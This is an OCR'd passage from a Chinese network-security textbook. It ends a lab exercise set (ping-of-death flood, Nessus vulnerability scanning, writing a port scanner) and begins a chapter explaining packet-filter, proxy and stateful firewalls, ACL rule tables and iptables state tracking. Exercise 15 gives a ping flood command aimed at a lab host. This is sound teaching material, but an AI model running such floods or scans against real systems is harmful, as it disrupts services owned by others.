


图 2-14　14 题实验拓扑

15. 使用 Wireshark 监控流量。

ping 曾被作为一款黑客工具。时过境迁，目前它已经失去了当日的威风。本实验重温 ping 攻击，以表明操作系统已经作了防范。

实验内容：

（1）利用实验室 PC 数量较多的环境，在局域网内选取一台 PC(假设其 IP 为 192.168.1.100)，测试“死亡之 ping”。

（2）在被测机和参与测试的 PC 上启动 Wireshark，并打开资源监视器。


（3）观察和记录图 2-15，以便实验比较。

（4）参与测试的 PC 同时 ping 测试机：

```
ping 192.168.1.100 -t -l 65500
```

(5) 观察图 2-15(请贴上实验时的具体截图),发现 Wireshark 监控到的 ping 包数据流有一个大的增长,一段时间之后,变化不再明显。而资源监视器曲线在实验过程中变化不大。

参与测试的主机也作同样的观察,看有没有出现被 ping 机的类似情况。



(a) Wireshark监控到的ping包数据流

(b) 资源监视器

图 2-15 “死亡之 ping”实验监视图

实验讨论:

请根据实验前后的对比数据,讨论“死亡之 ping”在实验过程中的现象。

16. Nessus 实验。

实验目的:通过 Nessus 扫描工具的使用,了解漏洞扫描的常用方法。

实验要求:

(1) 实验可以在 Linux 环境也可以在 Windows 环境下进行。

(2) 总结 Nessus 使用过程中遇到的问题和解决办法。

(3) 分析 Nessus 扫描结果,撰写分析报告。

实验内容:

(1) 安装 Nessus 的服务器端、插件库。

(2) 配置 Nessus 服务器端,分配具体用户。

(3) 用 Nessus 客户端对局域网或者公共网主机进行扫描。

(4) 分析扫描结果报告,获取系统的有用信息,发现网络系统的安全漏洞。

(5) 提出防范所发现的安全漏洞的具体措施,并付诸实施。再用 Nessus 进行扫描,比较两次扫描结果的异同。

17. 利用多线程编写一个端口扫描程序,要求能够扫描指定 IP 地址主机开放的端口,能扫描指定 IP 地址段范围内哪些主机开放了哪些特定端口。

(1) 写出设计思路,画出流程图。

(2) 提供程序清单。

(3) 贴出程序测试截图。

第3章　防火墙技术

防火墙是防御攻击的重要屏障，本章介绍包过滤型、状态检测型、应用代理型防火墙的技术原理与应用，涉及 Linux 的防火墙工具 iptable、Windows 的自带防火墙。

3.1　防火墙的概念

防火墙是一个位于不同网络或者网络安全域（如内部网络和外部网络、专用网络和公共网络）之间的软件或硬件，用来在不同网络之间构造屏障，阻止对信息资源的非法访问。防火墙通过隔离控制机制，对所有流经的网络通信进行检查，可以防止大部分的攻击，避免其非法操作在目标计算机上被执行。同时，防火墙还可以关闭指定端口，禁止特定协议的通信，从而阻断部分木马的网络连接。

3.2　防火墙分类

防火墙技术的发展经历了包过滤、应用代理网关、状态检测 3 个阶段，因而可以将防火墙分为包过滤型防火墙、应用代理型防火墙和状态（检测）防火墙。包过滤型防火墙以以色列的 Checkpoint 防火墙和美国 Cisco 公司的 PIX 防火墙为代表，应用代理型防火墙以美国 NAI 公司的 Gauntlet 防火墙为代表。

防火墙在网络中的位置一般如图 3-1 所示。




图 3-1　防火墙部署

1. 包过滤型防火墙

包过滤型防火墙工作在 OSI 参考模型的网络层以及传输层，它能识别和控制数据包的源 IP 地址和目的 IP 地址，但是在传输层，只能实现判断数据包是 TCP 数据包还是 UDP 数据包及该数据包所使用的端口相关信息，以决定这些包是否允许通过防火墙。防火墙没有任何关于活动连接的信息，所以每次收到包都是独立决定是否允许通过。

由于包过滤型防火墙只分析 IP 地址、使用的 TCP/UDP 协议以及所用端口，因此这类防火墙具有相对较快的处理速度，并且容易配置。

包过滤防火墙是防火墙技术中最基础的技术。包过滤防火墙的不足主要有：①不能有

效防范黑客的攻击；②无法分析应用层协议；③无法处理出现的新的安全威胁。缓冲区溢出型木马和高端口监听木马能够轻易突破这种防火墙的限制。

2. 应用代理型

应用代理型防火墙工作在应用层，其实质是一个运行代理服务的网关。它能够彻底阻断内部网络和外部网络的直接通信，内部网络用户对外部网络的访问转变成为防火墙访问外部网络，再由防火墙转发给内部网络用户。所有的通信都必须经过应用层代理软件的转发，任何时候访问者都不能与服务器直接建立 TCP 连接，并且应用层的协议会话过程必须符合代理的安全策略的要求。

应用代理防火墙最大的优点是可以检查应用层、传输层和网络层的协议特征，对数据包的检测能力比较强，通常包含高级应用检测能力，允许防火墙检测尖端的应用层攻击，比如缓冲区溢出攻击和 SQL 注入攻击。所以它的安全性相对更高。其缺点主要表现在：①应用代理型防火墙难于配置；②处理速度非常慢。

3. 状态检测型

包过滤防火墙和应用代理型防火墙的实现是通过对数据包的 IP 地址、端口等参数进行检查来实现的，而忽略了数据包在传输过程中的连接状态的变化。网络通信都必须遵循 TCP/IP 协议，根据 TCP 协议，每个可靠连接的建立需要经过 3 次握手。这说明在数据包的传输过程中，前后过程的状态变化有着非常密切的联系，状态检测技术就是针对数据包传输中的状态变化而提出的。在实现中把进出网络的数据当作是一个个会话，为每一个会话建立会话状态表，在状态表中记录会话的状态变化。这类防火墙不仅根据规则对数据包完成检查，而且还要考虑被检查数据包是否符合其对应会话所处的状态。当有一个新的包到达防火墙时，过滤机制首先检查这个包是否是当前活动连接(前面已经授权过的)的一部分。只有当这个包没有出现在当前的活动连接列表里时，防火墙才会以它的规则库评估这个包。由此可见，在传输层上状态检测防火墙能提供较为有效的控制能力。

状态检测防火墙的优点是效率与性价比较高，广泛适用于保护网络的边界。

3.3 防火墙技术

3.3.1 包过滤技术

包过滤的原理是使用者建立安全模式和规则，过滤掉从防火墙经过的被认为是不安全的数据包。对数据包的安全选择的依据是系统内部事先设置的过滤规则(又称安全规则库)。一个包过滤防火墙通常是通过对数据包的 IP 头和 TCP 头或 UDP 头的检查来实现的，主要信息如下：

(1) 源 IP 地址和目的 IP 地址。通过对 IP 地址的过滤，可以阻止到特定网络(或主机)的不安全连接。

(2) 源 TCP/UDP 端口和目的 TCP/UDP 端口。通过对端口的过滤，可以阻止对特定应用程序的连接。

(3) ICMP 消息类型。

(4) TCP 包头中的 ACK 位。

(5) TCP 链路状态。

TCP 链路状态是指地址、端口等因素的组合。为了实现其可靠性,每个 TCP 连接都要先经过一个“握手”过程来交换连接参数(参见 1.2.1 节)。每个发送出去的包在后续的其他包被发送出去之前必须获得一个确认响应。但并不是对每个 TCP 包都必须采用专门的 ACK 包来响应,实际上仅仅在 TCP 包头上设置一个专门的位就可以完成这个功能。因而只要产生了响应包就要设置 ACK 位。连接会话的第一个包不用于确认,它也就没有设置 ACK 位,后续会话交换的 TCP 包就要设置 ACK 位。

数据包过滤是在网络中适当的位置对数据包实施有选择的通过。为系统内设置的过滤规则通常称为访问控制表(Access Control List,ACL),只有满足过滤规则的数据包才被转发至相应的网络接口,否则将被丢弃。

包过滤在本地端接收数据包时,一般不保留上下文,只根据目前数据包的内容来决定。根据不同的防火墙类型,包过滤可能在进入、输出时或这两个时刻都进行。可以拟定一个要接受的设备和服务的清单以及一个不接受的设备和服务的清单,组成访问控制表。在主机或网络级容易用包过滤接受或拒绝访问。例如,可以允许主机 A 和主机 B 之间的任何 IP 访问,或者拒绝除 A 外的任何设备对 B 的访问。

包过滤实际上通过建立一个可靠的、简单的规则集来创建一个被防火墙所隔离的更安全的网络环境。创建时尽量保持规则集简洁和简短,因为规则越多,就越可能犯错误;规则越少,理解和维护就越容易。规则少意味着只分析少数的规则,防火墙的 CPU 周期就短,其效率就可以提高。当要从很多规则入手时,就要认真检查一下整个安全体系结构,而不仅仅是防火墙。每个防火墙规则都有一个默认的策略和一组对特定消息类型响应的动作集,每个包依次在表中对每条规则进行检查,直到找到匹配规则的包。

防火墙有两种基本的策略:没有被列为允许访问的服务都是被禁止的;没有被列为禁止访问的服务都是被允许的。包过滤的设置必须遵循如下规则:

(1) 必须明确什么是应该允许的和不应该允许的,即必须制定一个安全策略。

(2) 必须正式规定允许的包类型、包字段的逻辑表达。

(3) 必须用防火墙支持的语法重写表达式。

为了说明这个问题,以一个简单的按源地址数据包过滤方式为例。假设网络 202.101.x.0 是一个危险的网络,可以用源地址过滤禁止内部主机和该网络进行通信。当数据包经过防火墙时,防火墙检查数据包,根据规则决定是否允许该包通过。就源地址过滤而言,防火墙只要检查目标地址和源地址就可以了。表 3-1 表示的是根据上面的政策所制定的规则。

表 3-1　源地址数据包过滤规则

规则	方向	源 地 址	目 标 地 址	动作
A	出	内部网络	202.101.x.0	拒绝
B	入	202.101.x.0	内部网络	拒绝

源地址数据包过滤方式没有利用数据包的全部信息,难以满足防火墙的需求。一种更好的过滤方式是“按服务过滤”。

假设安全策略是禁止外部主机访问内部的 E-mail 服务器(属于 SMTP 协议,端口号 25),允许内部主机访问外部主机,实现这种过滤的访问控制规则类似表 3-2。

表 3-2　按服务过滤规则表

规则	方向	动作	源地址	源端口	目标地址	目的端口	注释
A	进	拒绝	m	*	E-mail	25	不信任
B	出	允许	*	*	*	*	允许连接
C	双向	拒绝	*	*	*	*	默认状态

规则按从前到后的顺序匹配,字段中“*”代表任意值,没有被过滤规则明确允许的包将被拒绝。也就是说,每一个规则集都跟随一条隐含的规则,如表 3-2 中的规则 C 就是这样。这与一般原则是一致的,即没有明确允许就被禁止。

任何一种协议都是建立在双方的基础上的,信息流也是双向的,所以在考虑允许内部用户访问 Internet 时,必须允许数据包不但可以出站而且可以入站。同理,若禁止一种服务,也必须从出站和入站两方面制定规则,规则总是成对出现的。

当防火墙进行包过滤时,首先,假设处于一个 C 类网 116.101. y. 0,认为站点 202.101. x. 3 上有不健康的 BBS,希望阻止网络中的用户访问该站点的 BBS。再假设这个站点的 BBS 服务是通过 Telnet 方式提供的,因而需要阻止往该站点的出站 Telnet 服务。允许内部网用户通过 Telnet 方式访问 Internet 的其他站点,但不允许其他站点以 Telnet 方式访问网络。其次,为了收发电子邮件,允许 SMTP 出/入站服务,邮件服务器的 IP 地址为 116.101. y. 1。最后,对于 WWW 服务,允许内部网用户访问 Internet 上的任何网络和站点,但只允许一个公司的网络访问内部 WWW 服务器,内部 WWW 服务器的 IP 地址为 116.101. y. 5,该公司的网络为 98.120. z. 0。根据上面的策略安排,可以得到一个规则集,如表 3-3 所示。

表 3-3　过滤规则示例

规则	方向	源 地 址	目 标 地 址	协议	源端口	目标端口	ACK 设置	动作
A	出	116.101. y. 0	202.101. x. 6	TCP	>1023	23	任意	拒绝
B	入	202.108. x. 6	116.101. y. 0	TCP	23	>1023	是	任意
C	出	116.101. y. 0	任意	TCP	>1023	23	任意	允许
D	入	任意	116.101. y. 0	TCP	23	>1023	是	允许
E	出	116.101. y. 1	任意	TCP	>1023	25	任意	允许
F	入	任意	116.101. y. 1	TCP	25	>1023	是	允许
G	入	任意	116.101. y. 1	TCP	>1023	25	任意	允许
H	出	116.101. y. 1	任意	TCP	25	>1023	任意	允许
I	出	116.101. y. 0	任意	TCP	>1023	80	任意	允许
J	入	任意	116.101. y. 0	TCP	80	>1023	是	允许
K	入	98.120. z. 0	116.101. y. 5	TCP	>1023	80	任意	允许
L	出	116.101. y. 5	98.120. z. 0	TCP	80	>1023	任意	允许
M	双向	任意	任意	任意			任意	任意

规则 A、B 用来阻止内部主机以 Telnet 服务形式连接到站点 202.101.x.6，规则 C、D 允许内部主机以 Telnet 方式访问 Internet 上的任何主机。在设置规则时，规则的次序非常关键。防火墙实施规则的特点是，当防火墙找到匹配的规则后就不再向下应用其他的规则，所以当内部网主机访问站点 202.101.x.6，并试图通过 Telnet 建立连接时，这个连接请求会被规则 A 阻塞，因为规则 A 正好与之相匹配。至于规则 B，用来限制站点 202.101.x.6 的 Telnet 服务的返回包。事实上，内部主机试图建立 Telnet 连接时就会被阻塞，一般不会存在返回包。但用户如果通过其他办法使连接成功，则 B 规则将起作用。当用户以 Telnet 方式访问除 202.108.x.6 之外的其他站点时，规则 A、B 不匹配，所以应用 C、D 规则，内部主机被允许建立连接，返回包也被允许入站。

规则 E、F 用于允许出站的 SMTP 服务，规则 G、H 用于允许入站的 SMTP 服务。表中目标端口一栏中 25 是 SMTP 的服务端口。

I 和 J 规则用于允许出站的 WWW 服务，K、L 规则用于允许网络 98.120.z.0 的主机访问本网络 WWW 服务器。

规则 M 是默认项，它实现的准则是"没有明确允许就表示禁止"。

防火墙对网络通信的访问控制一般都是通过访问控制表来实现的，其形式是类似如下的一些规则：

(1) accept from 源 IP 地址，源端口 to 目标 IP 地址，目标端口(动作)。

(2) deny from 源 IP 地址，源端口 to 目标 IP 地址，目标端口 (动作)。

(3) nat from 源 IP 地址，源端口 to 目标 IP 地址，目标端口 (动作)。

规则(1)表示防火墙允许"源 IP 地址"和"源端口"到"目标 IP 地址"和"目标端口"的网络通信；规则(2)则相反，拒绝"源 IP 地址"和"源端口"到"目标 IP 地址"和"目标端口"的网络通信；规则(3)表示允许地址转换。防火墙在网络层(包括以下的链路层)接收到网络数据包后，就与以上的规则表进行逐条匹配，如果符合就执行相应"动作"(例如丢弃数据包)。

3.3.2 状态检测技术

状态检测防火墙采用了状态检测包过滤技术，是传统包过滤上的功能扩展。传统的包过滤防火墙只是通过检测 IP 包头的相关信息来决定数据流是通过还是拒绝，而状态检测技术采用的是一种基于连接的状态检测机制，将属于同一连接的所有包作为一个整体的数据流看待，构成连接状态表，通过规则表与连接状态表的共同配合，对表中的各个连接状态因素加以识别。这里动态连接状态表中的记录可以是以前的通信信息，也可以是其他相关应用程序的信息，因此，与传统包过滤防火墙的静态过滤规则表相比，它具有更好的灵活性和安全性。

状态检测防火墙读取、分析和利用了全面的网络通信信息和状态。

(1) 通信信息，即 7 层协议的当前信息。防火墙的检测模块位于操作系统的内核，在网络层之下，能在数据包到达网关操作系统之前对它们进行分析。防火墙先在低协议层上检查数据包是否满足安全策略，对于满足的数据包，再从更高协议层上进行分析。它验证数据的源地址、目标地址和端口号、协议类型、应用信息等多层的标志，因此具有更全面的安全性。

(2) 通信状态，即以前的通信信息。对于简单的包过滤防火墙，如果要允许 FTP 通过，

就必须作出让步而打开许多端口，这样就降低了安全性。状态检测防火墙在连接状态表中保存以前的通信信息，记录从受保护网络发出的数据包的状态信息，例如 FTP 请求的服务器地址和端口、客户端地址和为满足此次 FTP 临时打开的端口，然后，防火墙根据该表内容对返回受保护网络的数据包进行分析判断，这样，只有响应受保护网络请求的数据包才被放行。对于 UDP 或者 RPC 等无连接的协议，检测模块可创建虚会话信息用来进行跟踪。

（3）应用状态，即其他相关应用的信息。状态检测模块能够理解并学习各种协议和应用，以支持各种最新的应用。它比代理服务器支持的协议和应用要多得多，并且它能从应用程序中收集状态信息存入连接状态表中，以供其他应用或协议作为检测策略。例如，已经通过防火墙认证的用户可以通过防火墙访问其他授权的服务。

（4）操作信息，即在数据包中能执行逻辑或数学运算的信息。状态监测技术采用强大的面向对象的方法，基于通信信息、通信状态、应用状态等多方面因素，利用灵活的表达式形式，结合安全规则、应用识别知识、状态关联信息以及通信数据，构造更复杂的、更灵活的、满足用户特定安全要求的策略规则。

状态检测防火墙通过对控制通信的基本因素状态信息（状态信息包括通信信息、通信状态、应用状态和信息操作性）进行检测。通过状态检测虚拟机维护一个动态的连接状态表，记录所有的连接通信信息和通信状态，完成对数据包的检测和过滤。最大限度地保证了网络的安全。

当用户访问请求到达防火墙时，状态检测器要抽取有关的数据进行分析，结合网络配置和安全规则完成接纳、拒绝、身份认证、报警或加密等处理动作。防火墙根据 IP 包头的信息与安全策略来决定是否转发 IP 包。通常的包过滤机制在接到每一个 IP 包时，包是被单独匹配和检查的，系统认为 IP 包之间是没有关联的，是独立地进行路由和转发的，独立地在过滤规则集中寻找相对应的过滤规则。过滤规则通常是顺序相关的，需要从前到后与每条规则进行匹配，效率比较低。为了克服这一缺点，改造包过滤防火墙单独匹配和检查 IP 包的这一特性，从系统中存储的上层协议（主要是 TCP、UDP、ICMP 协议）的连接状态中选出属于"同一层上协议会话过程的 IP 数据流"，以有关联的 IP 数据流来过滤和处理防火墙系统转发的 IP 数据包，而不是独立地检查 IP 数据包，达到提高系统转发率的目的，这就是状态检测的基本原理。

状态检测防火墙基本保持了简单包过滤防火墙的优点，性能比较好，同时对应用是透明的，对于安全性有了大幅提升。这种防火墙摒弃了简单包过滤防火墙仅仅考察进出网络的数据包、不关心数据包状态的缺点，在防火墙的核心部分建立状态连接表，维护了连接，将进出网络的数据当成一个个的事件来处理。状态检测包过滤防火墙规范了网络层和传输层行为，而应用代理型防火墙则是规范了特定的应用协议上的行为。

状态检测主要针对 TCP 协议。因为 TCP 协议是面向连接的，它和状态检测的基本思想非常吻合。TCP 协议是网络中使用最广泛的网络层协议，TCP 的安全直接决定了网络通信的安全。SYN、FIN、ACK 是 TCP 头的标志位，其中 SYN 指开始一个连接，FIN 指关闭一个连接，ACK 指对序列号的确认。

当通过使用一个 SYN 包来建立一个会话时，防火墙先将这个数据包和规则库进行比较。如果通过了这个数据连接请求，就将它添加到状态检测表里。这时需要设置一个时间溢出值，然后防火墙等待一个返回的确认连接的数据包，当接收到此包的时候，防火墙将连

接的时间溢出值另设为一个合适值。对返回的连接请求的数据包类型需要作出判断,以确认其含有 SYN/ACK 标志。在进行状态监测时,一个会话的确认可以只通过使用源地址、目标地址和端口号来区分,在性能设计上如果能满足要求,也可以考虑 TCP 连接的序列号维护。

一个防火墙接收到一个初始化 TCP 连接的 SYN 包,这个带有 SYN 的数据包被防火墙的规则库检查。该包在规则库里依次与规则进行比较。如果在检查所有的规则后,该包都没有被接受,那么拒绝该次连接;如果该包被接受,那么本次会话被记录到状态监测表里。随后的数据包(没有带 SYN 标志)就和该状态监测表的内容进行比较。如果会话是在状态表内,而且该数据包是会话的一部分,该数据包就被接受;如果不是会话的一部分,该数据包将被丢弃。这种方式提高了系统的性能,因为每一个数据包不是和规则库比较,而是和状态监测表比较。只有在 SYN 的数据包到来时才和规则库比较,且所有的数据包与状态检测表的比较都在内核模式下进行。

3.3.2.1 iptables 状态检测机制

Linux 内核中的防火墙开发工具 iptables 功能非常丰富,是 Linux 系统构建防火墙的首选。iptables 提供了 INPUT、FORWARD、OUTPUT 3 条链,通过 iptables 在这 3 条链中开发自己的防护规则,比简单的包过滤具备了更多方面的防护。iptables 只是一个管理内核包过滤的工具,可以加入、插入或删除核心包过滤表格中的规则。iptables 中的状态检测功能是由 state 选项来实现的。state 模块能够跟踪分组的连接状态(即状态检测)。

state 是一个用逗号分隔的列表,表示要匹配的连接状态。有效的状态选项有以下 4 个:INVALID,表示分组对应的连接是未知的; ESTABLISHED,表示分组对应的连接已经进行了双向的分组传输,也就是说连接已经建立;NEW,表示这个分组需要发起一个连接,或者说,分组对应的连接在两个方向上都没有进行过分组传输;RELATED,表示分组要发起一个新的连接,但是这个连接和一个现有的连接有关。例如,FTP 的数据传输连接和控制连接之间就是 RELATED 关系。

连接状态表能够保存的最大连接数取决于硬件的物理内存。

在 iptables 实现的结构中主要通过数据包过滤(Filter 表)、网络地址转换(Nat 表)及数据包处理(Mangle 表)来实现数据包的过滤和状态检测,如图 3-2 所示。

(1) filter 表不会对数据包进行修改,而是对数据包进行过滤。

(2) nat 表监听 3 个 Natfilter 钩子函数;nat 表不同于 filter 表,只有新连接的第一个数据包将遍历表,而随后的数据包将根据第一个数据包的结果进行同样的转换处理。

(3) mangle 表在 NF-IP-PRE-ROUTING 和 NF-IV-LOCAL-OUT 钩子中进行注册。使用 mangle 表,可以实现对数据包的修改或给数据包附上一些带外数据。

(4) 连接跟踪是 NAT 的基础,已经作为一个单独的模块被实现。该功能用于包过滤功能的一个扩展,使用连接跟踪来实现“基于状态”的防火墙。

